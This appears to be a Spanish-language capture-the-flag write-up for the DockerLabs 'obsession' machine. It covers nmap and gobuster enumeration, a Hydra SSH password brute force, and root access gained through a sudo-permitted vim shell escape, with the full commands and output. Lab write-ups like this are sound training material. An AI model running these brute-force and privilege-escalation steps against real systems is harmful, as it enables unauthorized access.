
obsession(DockerLabs)


Lo primero, como siempre, posibles vias de entrada con nuestro amigo ***nmap*** :



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --open -sSVC -n -nP 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-17 06:48 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             667 Jun 18  2024 chat-gonza.txt
|_-rw-r--r--    1 0        0             315 Jun 18  2024 pendientes.txt
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_  256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Russoski Coaching
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos 21 (FTP), 22 (SSH) y 80 (HTTP) abiertos.

Probaremos lo primero con la página web, como de costumbre:


http://172.17.0.2


The Aesthetic Dream

TRANSFORMA TU FÍSICO YA MISMO

Bienvenido. Soy Informático, pero sobre tod


entrenador personal con más de 5 años c

No encontramos nada interesante. Tratamos de buscar algún directorio que pueda servirnos con ***gobuster*** :




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.php             (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.hta.txt             (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.hta.html            (Status: 403) [Size: 275]
/.htaccess.html       (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/.htpasswd.html       (Status: 403) [Size: 275]
/backup               (Status: 301) [Size: 309] [--> http://172.17.0.2/backup/]
/important            (Status: 301) [Size: 312] [--> http://172.17.0.2/important/]
/index.html           (Status: 200) [Size: 5208]
/index.html           (Status: 200) [Size: 5208]
/server-status        (Status: 403) [Size: 275]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
```

Miramos en "/important", que prometía, pero solo encontramos un manifiesto hacker.
En "/backup", sin embargo vemos esto:



```
Usuario para todos mis servicios: russoski (cambiar pronto!)
```


Le "enchufamos" ese usuario a ***Hydra*** y:



```
┌──(kali㉿kali)-[~]
└─$ hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-17 07:08:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waitin
 overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: russoski   password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-17 07:08:50
```

Ahí está. Nos conectamos por SSH:




```
┌──(kali㉿kali)-[~]
└─$ ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:R8ZiOJN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.17.10+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@261f4f3093f6:~$ 
```


Miramos a ver si russoski puede ejecutar algún comando con permisos de root:



```
russoski@261f4f3093f6:~$ sudo -l
Matching Defaults entries for russoski on 261f4f3093f6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User russoski may run the following commands on 261f4f3093f6:
    (root) NOPASSWD: /usr/bin/vim
russoski@261f4f3093f6:~$ 
```

Buscamos en GTFObins, y ejecutamos lo que nos sugiere:



```
russoski@261f4f3093f6:~$ sudo vim -c ':!/bin/sh'

# whoami
root
# 
```

Listo, somos root!!